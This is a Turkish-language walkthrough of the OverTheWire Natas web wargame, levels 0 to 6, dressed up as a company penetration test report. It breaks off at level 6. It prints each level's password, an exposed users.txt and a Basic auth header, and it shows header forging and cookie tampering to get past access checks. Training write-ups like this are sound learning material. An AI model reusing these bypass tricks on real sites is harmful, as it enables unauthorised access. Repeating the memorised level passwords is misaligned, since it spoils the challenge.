



Sızma Testi Raporu

Şubat 29, 2024 – Versiyon 1.0

NATAS İçin Hazırlanmıştır

Hasan Hasanzade Tarafından Hazırlanmıştır.



©2024 – ALL SAFE

ALLSAFE Siber Güvenlik, merkezi İstanbul'da bulunan, tamamen siber güvenlik ve uyumluluk alanlarında ürün bağımsız danışmanlık hizmetleri sunan TSE Onaylı A Sınıfı Sızma Testi Firmasıdır. Güvenlik danışmanlığı alanında 'Sızma Testleri, Güvenlik Denetimi, S.O.M.E, Açık Kaynak İstihbaratı' konularında faaliyetlerini sürdürmekte ve uyumluluk alanında ise 'ISO 27001, ISO 27019, ISO 22301' konularında çalışmalarına devam etmektedir. ALLSAFE Siber Güvenlik aynı zamanda Türkiye Siber Güvenlik Kümelenmesi üyesidir.

ALLSAFE, siber güvenlik ve uyumluluk alanlarında uzun yıllara dayanan danışmanlık deneyimini kullanarak, uluslararası geçerliliğe sahip sertifikalı teknik ekibi ile üstlendiği devlet ve özel sektörde ait yüzlerce siber güvenlik ve uyumluluk projelerini kalite odaklı hizmet anlayışı ile başarıyla yerine getirmiştir

Özet

1. **Proje Tanımı:** Bu Rapor, **Natas** Tarafından Talep Edilen Penetrasyon Testinin Sonuçlarını Özetlemektedir. Test, Subat 29 Tarihleri Arasında Gerçekleştirilmiştir Ve **Natas** Sistemlerinin Güvenlik Zafiyetlerini Belirlemek İçin Yapılmıştır.
2. **Yöntemler:** Sızma Testi Manuel Olarak Yapıldı Ve Burp Suite Aracı Kullanıldı.
3. **Önerileri** Güvenlik Güncellemeleri Ve Yama Yönetimi, Güçlü Şifre Politikası Uygulamaları, İkinci Faktör Doğrulama Kullanımı, Güvenlik Duvarı Ve Sızma Önleme Sistemlerinin Yönetimi, Saldırı Yüzeyinin Azaltılması, Sistem İzleme Ve Günlük İncelemesi
4. **Risk Değerlendirmesi:** Cvss Hesaplayıcısı Kullanıldı Ve Ayrıca Riskler OWASP10 Standlarına Göre Değerlendirildi
5. **Sonuçlar:** Testin Sonuçlarına Dayalı Olarak Yapılan Genel Değerlendirme Veya Öneriler.

Katılım Verileri

Tür Kaynak Kodu İncelemesi

Yöntem Beyaz Kutu

Danışmanlar 1

Hedef

<http://natas0.natas.labs.overthewire.org>
<http://natas1.natas.labs.overthewire.org>
<http://natas2.natas.labs.overthewire.org>
<http://natas3.natas.labs.overthewire.org>
<http://natas4.natas.labs.overthewire.org>
<http://natas5.natas.labs.overthewire.org>
<http://natas6.natas.labs.overthewire.org>
<http://natas7.natas.labs.overthewire.org>
<http://natas8.natas.labs.overthewire.org>
<http://natas9.natas.labs.overthewire.org>
<http://natas10.natas.labs.overthewire.org>
<http://natas11.natas.labs.overthewire.org>
<http://natas12.natas.labs.overthewire.org>
<http://natas13.natas.labs.overthewire.org>
<http://natas14.natas.labs.overthewire.org>
<http://natas15.natas.labs.overthewire.org>
<http://natas16.natas.labs.overthewire.org>
<http://natas17.natas.labs.overthewire.org>
<http://natas18.natas.labs.overthewire.org>
<http://natas19.natas.labs.overthewire.org>
<http://natas20.natas.labs.overthewire.org>
<http://natas21.natas.labs.overthewire.org>

Hedef

<http://natas22.natas.labs.overthewire.org>
<http://natas23.natas.labs.overthewire.org>
<http://natas24.natas.labs.overthewire.org>
<http://natas25.natas.labs.overthewire.org>
<http://natas26.natas.labs.overthewire.org>
<http://natas27.natas.labs.overthewire.org>
<http://natas28.natas.labs.overthewire.org>

Hedef Dışı Yoktur

Alan Dışı

DDoS Yapmak
Verileri Değiştirmek

Bulunan boşluklar

Düşük Seviye

Orta Seviye
Data Exposure
Referrer Hijacking
Cookie Manipulation

Yüksek Seviye
Sensitive Data
Path traversal
Command injection
File Upload
Session hijacking
SQL injection
PHP Object Injection

Hedef 1 – Seviyye 0

Url: <http://natas0.natas.labs.overthewire.org>

Bulunan Boşluk : **Sensitive Data**

Boşluk Seviyesi : **Yüksek**

Tanım : Sensitive Data Boşlukları, Hassas Bilgilerin (Örneğin, Parolalar, Kullanıcı Adları, Kredi Kartı Numaraları Vb.) Kod İçinde Açık Bir Şekilde Belirtilmesi Veya Kodun Yorumlanması Kolaylaştırılan Alanlarda Bulunması Durumunda Ortaya Çıkar. Bu Boşluklar, Yazılım Geliştirme Sırasında Yapılan Hatalar Veya Dikkatsizlikler Sonucu Oluşabilir.

Natas Level 0

Username: **natas0**

Password: **natas0**

URL: **<http://natas0.natas.labs.overthewire.org>**

Bize verilen url kullanıcı adı ve şifresini kullanarak NATAS'ın 0. seviyesine giriyoruz. Natas 1 seviye laboratuvarına erişim sağlamak için Lab 1'in şifresini bulalım.

Hedef 1 – Seviyye 0

Url: <http://natas0.natas.labs.overthewire.org>

Bulunan Boşluk : **Sensitive Data**

Boşluk Seviyesi : **Yüksek**

Sonuç:


Laboratuvar 1-in Sifresi:

g9D9cREhs1qBKtcA2uocGHPfMZVzeFK6

Önlem:

**Kod İçindeki Hassas Bilgileri Harici Dosyalara Saklayarak,
Doğru Şifreleme Yöntemlerini Kullanarak Güvenli İletişim
Kanalları Oluşturarak Ve Yetki Kontrollerini Güçlendirerek,
Kodun Güvenliğini Artırabilirsiniz.**

CVSS:



```
<html>
<head>

<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/jqu...
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jqu...
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/we...
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></scr...
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></scr...
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"><scr...
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</scr...
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.
<!--The password for natas1 is g9D9cREhs1qBKtcA2uocGHPfMZVzeFK6 -->
</div>
</body>
</html>
```


Hedef 2 – Seviyye 1

Url: <http://natas1.natas.labs.overthewire.org>

Bulunan Boşluk : **Sensitive Data**

Boşluk Seviyesi : **Yüksek**

Tanım : Sensitive Data Boşlukları, Hassas Bilgilerin (Örneğin, Parolalar, Kullanıcı Adları, Kredi Kartı Numaraları Vb.) Kod İçinde Açık Bir Şekilde Belirtilmesi Veya Kodun Yorumlanması Kolaylaştırılan Alanlarda Bulunması Durumunda Ortaya Çıkar. Bu Boşluklar, Yazılım Geliştirme Sırasında Yapılan Hatalar Veya Dikkatsizlikler Sonucu Oluşabilir.



Bize verilen url kullanıcı adı ve bulduğumuz şifreni kullanarak NATAS'ın 1 seviyesine giriyoruz. Natas 2 seviye laboratuvarına erişim sağlamak için Labın şifresini bulalım.

Hedef 2 – Seviyye 1

Url: <http://natas1.natas.labs.overthewire.org>

Bulunan Boşluk : **Sensitive Data**
Boşluk Seviyesi : **Yüksek**

Sonuç:


Laboratuvar 2-nin Sifresi:

h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7

Önlem:

Kod İçindeki Hassas Bilgileri Harici Dosyalara Saklayarak, Doğru Şifreleme Yöntemlerini Kullanarak Güvenli İletişim Kanalları Oluşturarak Ve Yetki Kontrollerini Güçlendirerek, Kodun Güvenliğini Artırabilirsiniz.

CVSS:



```
<html>
  <head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/jquery-ui.css"/>
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css"/>
    <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
  </head>
  <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
    <h1>natas1</h1>
    <div id="content">
      <div style="text-align: center; margin-bottom: 10px;">
        <img alt="WeChall logo" style="vertical-align: middle; margin-right: 10px;"/> SUBMIT TOKEN
      </div>
      <p>You can find the password for the next level on this page, but rightclicking has been blocked!<br/>!--The password for natas2 is h4ubbcXrWqsTo7GGnnUMLppXbOogfBZ7 --> == $0</p>
    </div>
    <div id="wechallform" class="ui-draggable" style="display: none;"></div>
  </body>
</html>
```

Hedef 3 – Seviyye 2

Url: <http://natas2.natas.labs.overthewire.org>

Bulunan Boşluk : **Data Exposure**

Boşluk Seviyesi : **Orta**

Tanım : Veri maruziyeti (Data Exposure), hassas veya kişisel bilgilerin yetkisiz kişilerin erişimine açık bir şekilde ifşa edildiği durumu ifade eder. Bu, genellikle güvenlik açıklarından kaynaklanır ve hassas verilerin doğru korunmadığı veya güvenliğinin sağlanmadığı durumlarda gerçekleşir. Veri maruziyeti, kötü niyetli kişilerin verilere erişmesine, çalmasına veya kötüye kullanmasına olanak tanır ve ciddi gizlilik ve güvenlik endişelerine neden olabilir.

Natas Level 1 → **Level 2**

Username: **natas2**

URL: **<http://natas2.natas.labs.overthewire.org>**

Bize verilen url kullanıcı adı ve bulduğumuz şifreni kullanarak NATAS'ın 2 seviyesine giriyoruz. Natas 3 seviye laboratuvarına erişim sağlamak için Labın şifresini bulalım.

Hedef 3 – Seviyye 2

Url: <http://natas2.natas.labs.overthewire.org>



Bulunan Boşluk : Data Exposure
Boşluk Seviyyesi : Orta

is page

1

Laboratuvara 2-nin Kaynak Koduna Bakarsak Endpoint Görebiliriz. Bu Alt Dizini Url Kısmına Yapıştırdığımızda 2-ci Resimdeki Gibi Bir Sayfa Açılacaktır.
Users.Txt-sine Dokunduğumuzda 3. Resimdeki Gibi Sayfa Göreceğiz, Bunun Sonucunda Karsılaştırmız Sayfada Laboratuvar 3-ün Şifresini Bulmuş Olacağız.

2

Name	Last modified	Size	Description
Parent Directory		-	
pixel.png	2023-10-05 06:15	303	
users.txt	2023-10-05 06:15	145	

Hedef 3 – Seviyye 2

Url: <http://natas2.natas.labs.overthewire.org>



Bulunan Boşluk : **Data Exposure**
Boşluk Seviyesi : **Orta**

Sonuç:

Laboratuvar 3-nin Sifresi:

G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q

Önlem:

Veriler şifrelenmelidir. Giriş kısıtlamaları uygulanmalıdır. Günlük izleme önlemleri kabul edilmelidir. Güçlü kimlik doğrulama kullanılmalıdır. Yönetim kısıtlamaları konmalıdır.

CVSS:

The screenshot shows a browser window with the URL natas2.natas.labs.overthewire.org/files/users.txt. The page content displays a list of user names and their corresponding passwords, separated by a colon. The list includes:

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:G6ctbMJ5Nb4cbFwhpMPSvxGHhQ7I6W8Q
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

Hedef 4 – Seviyye 3

Url: http://natas3.natas.labs.overthewire.org



Bulunan Boşluk : Data Exposure
Boşluk Seviyesi : Orta

← → ⌂ ⚠ Not secure natas3.natas.labs.overthewire.org/s3cr3t/

Gmail YouTube Translate Send anonymous e... How To Wr...

Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory	-		
users.txt	2023-10-05 06:15	40	

Tanım: Veri maruziyeti, hassas veya kişisel bilgilerin izinsiz kişilerin erişimine açık bir şekilde ifşa edilmesidir. Güvenlik açıklarından kaynaklanır ve verilerin doğru bir şekilde korunmadığı durumlarda meydana gelir. Bu durum, verilere izinsiz erişim, çalınma veya kötüye kullanım riskini artırır ve ciddi gizlilik ve güvenlik endişelerine neden olabilir.

← → ⌂ ⚠ Not secure natas3.natas.labs.overthewire.org/robots.txt/

Gmail YouTube Translate Send anonymous e... How To Write A...

```
User-agent: *
Disallow: /s3cr3t/
```

Kaynak sayfayı görüntüleyin ve şunu bulun: Bu sefer Google bile bulamayacak. Arama motorlarıyla bir ilgisi var gibi görünüyor.

/robots.txt dosyasını açmayı deneyin ve web sitesinin /s3cr3t/ klasörünün taranmasına izin vermediğini görün. Klasörü açın ve şifreyi user.txt dosyasında bulucuz.

Hedef 4 – Seviyye 3

Url: <http://natas3.natas.labs.overthewire.org>



Bulunan Boşluk : **Data Exposure**
Boşluk Seviyesi : **Orta**

Sonuç:

Laboratuvar 4-nin Sifresi:

tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm

Önlem:

Veriler şifrelenmelidir. Giriş kısıtlamaları uygulanmalıdır. Günlük izleme önlemleri kabul edilmelidir. Güçlü kimlik doğrulama kullanılmalıdır.

Yönetim kısıtlamaları konmalıdır.

CVSS:

The screenshot shows a browser window with the following details:

- Address bar: natas3.natas.labs.overthewire.org/s3cr3t/users.txt
- Status bar: Not secure
- Toolbar buttons: Gmail, YouTube, Translate, Send anonymous e..., How To Write A Pen...
- Content area: natas4:tKOcJIbzM4lTs8hbCmzn5Zr4434fGZQm

Hedef 5 – Seviyye 4

Url: <http://natas4.natas.labs.overthewire.org>



Bulunan Boşluk : **Referrer hijacking**
Boşluk Seviyesi : Orta

The screenshot shows a browser window for 'OverTheWire: Natas Level' and a Burp Suite interface. In the browser, the page title is 'natas4.na' and the content says 'NATAS4'. In the Burp Suite proxy tab, a request to 'http://natas4.natas.labs.overthewire.org:80' is captured. The Referrer header is highlighted in red: 'Referer: http://natas5.natas.labs.overthewire.org/'. The raw request content is as follows:

```
1 GET /index.php HTTP/1.1
2 Host: natas4.natas.labs.overthewire.org
3 User-Agent: Mozilla/5.0 (iPhone; CPU OS 16_6 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/16.5 Mobile/14E304
Safari/605.1.15
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Basic bmfOYXMOOnRLT2NKSJ6TRsVHM4aGJDbXpuNVpyNDQzNGZhwLpt
8 Connection: close
9 Referer: http://natas5.natas.labs.overthewire.org/
10 Cookie: _ga_RDOK2239G0=GS1.1.1709160595.1.1709164047.0.0.0; _ga=GA1.1.1731036708.1709160595
11 Upgrade-Insecure-Requests: 1
12
13
```

Tanım:

Referrer hijacking, saldırganın hedef web sitesine gelen trafiğin referansını değiştirerek, aslında trafiği yönlendiren web sitesini değil, saldırganın kontrolündeki web sitesini referans olarak gösterdiği bir saldırırıdır.

İşlem:

Burp Suite ile isteki yakalayalım. Daha sonra istekde Referrer kısmını <http://natas5.natas.labs.overthewire.org/> adresini kullanarak görüntüleyin ve şifreyi bulun.

Hedef 5 – Seviyye 4

Url: <http://natas4.natas.labs.overthewire.org>



Bulunan Boşluk : **Referrer hijacking**
Boşluk Seviyesi : **Orta**

The screenshot shows a terminal window titled "OverTheWire: Natas Level" with three tabs: "natas4.natas.labs.overthewire.org", "natas5.natas.labs.overthewire.org", and a third tab. Below the tabs is a browser interface with a dark theme. The address bar shows "natas4.natas.labs.overthewire.org/index.php". The page content area has a black header with the text "NATAS4". In the center, there is a white box containing the text "Access granted. The password for natas5 is" followed by the password "Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD" in blue. A purple link "Refresh page" is located below the password. The bottom right corner of the white box has a small "X" icon.

Sonuç:

Laboratuvar 5-nin Sifresi: **Z0NsrtIkJoKALBCLi5eqFfcRN82Au2oD**

Önlem:

Referrer hijacking'i önlemek için, web siteleri genellikle güvenli bağlantıları (HTTPS) kullanır ve "rel=noopener" özniteliğini kullanarak açılan bağlantıları güvence altına alır. Ayrıca, HTTP header'ları aracılığıyla güvenliğınızı artırmak için güvenilir kaynaklar üzerinden gelen talepleri doğrularlar. Son olarak, çerezler üzerinde güvenlik politikalarını dikkatlice yapılandırarak ve tarayıcıda güvenlik önlemlerini etkinleştirerek referrer hijacking riskini azaltabilirsiniz.

CVSS:

Hedef 6 – Seviyye 5

Url: <http://natas5.natas.labs.overthewire.org>

Bulunan Boşluk : **Cookie Manipulation**


Boşluk Seviyesi : **Orta**

Tanım:

Bu Saldırı Türünde, Saldırgan Hedef Web Uygulamasındaki Çerez Değerlerini Değiştirerek Oturumu Ele Geçirebilir Veya Oturum Bilgilerini Alabilir. Örneğin, Saldırgan Bir Kullanıcının Çerez Değerini Değiştirerek (Örneğin, Oturum Kimliğini Değiştirerek) Hedef Web Uygulamasında Bu Kimliği Kullanarak İşlem Yapabilir. Bu Saldırı Türü, Kullanıcıların Güvenlik Açılarından Bilgi Saklama Yöntemlerini Kötüye Kullanır.

İşlem:

Çerez Logged 1 Olarak Değiştirin, Sayfayı Yeniden Yükleyin Ve Şifreyi Bulucaz



Hedef 6 – Seviyye 5

Url: <http://natas5.natas.labs.overthewire.org>

Bulunan Boşluk : **Cookie Manipulation**

Boşluk Seviyesi : **Orta**

Sonuç:

Laboratuvar 6-nin Sifresi: **aGoY4q2Dc6MgDq4oL4YtoKtyAg9PeHal**

Önlem:

Bu Tür Bir Güvenlik Açığını Önlemek İçin Şunları Yapabilirsiniz:


Güçlü Ve Rastgele Oturum Kimlikleri Kullanın.

Güvenli Çerezler (Secure Cookies) Kullananarak Çerezlerin Sadece Güvenli İletişim Kanalları Üzerinden İletilmesini Sağlayın.

Çerezlerin Kapsamını Ve Süresini Sınırlayarak Saldırganların Çerez Değerlerini Kötüye Kullanmalarını Engelleyin.

Referrer Politikaları Kullananarak, Tarayıcıların Oturum Kimliğini Sadece Güvenli Şekilde Paylaşmalarını Sağlayın.

Cvss:



Hedef 7 – Seviyye 6

Url: <http://natas6.natas.labs.overthewire.org>

ALLSAFE
CYBERSECURITY

Bulunan Boşluk : Data Exposure

Boşluk Seviyesi : Orta

Tanım:

Veri Maruziyeti (Data Exposure), Hassas Veya Kişisel Bilgilerin Yetkisiz Kişilerin Erişimine Açık Bir Şekilde Ifşa Edildiği Durumu Ifade Eder. Bu, Genellikle Güvenlik Açıklarından Kaynaklanır Ve Hassas Verilerin Doğru Korunmadığı Veya Güvenliğinin Sağlanması Durumlarda Gerçekleşir. Veri Maruziyeti, Kötü Niyetli Kişilerin Verilere Erişmesine, Çalmasına Veya Kötüye Kullanmasına Olanak Tanır Ve Ciddi Gizlilik Ve Güvenlik Endişelerine Neden Olabilir.

işlem

**Kaynak Sayfasını Görüntüleyin. include/Secret.inc Dosyasının
Sayfaya Dahil Edildiğini Unutmayın. Daha Sonra Url Kısmına
include/Secret.inc Yapıtırın Ve Kasaya Girin. Kasanın Kaynak
Kodlarına Bakarsak Şifreyi Buluruz**

```
← → ⌂ ⌂ natas6.natas.labs.overthewire.org/index-source.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</script></head>
<body>
<h1>natas6</h1>
<div id="content">

<?

include "includes/secret.inc";

if(isset($_POST['submit'])) {
```


Hedef 7 – Seviyye 6

Url: <http://natas6.natas.labs.overthewire.org>



Bulunan Boşluk : **Data Exposure**

Boşluk Seviyesi : **Orta**



Sonuç:

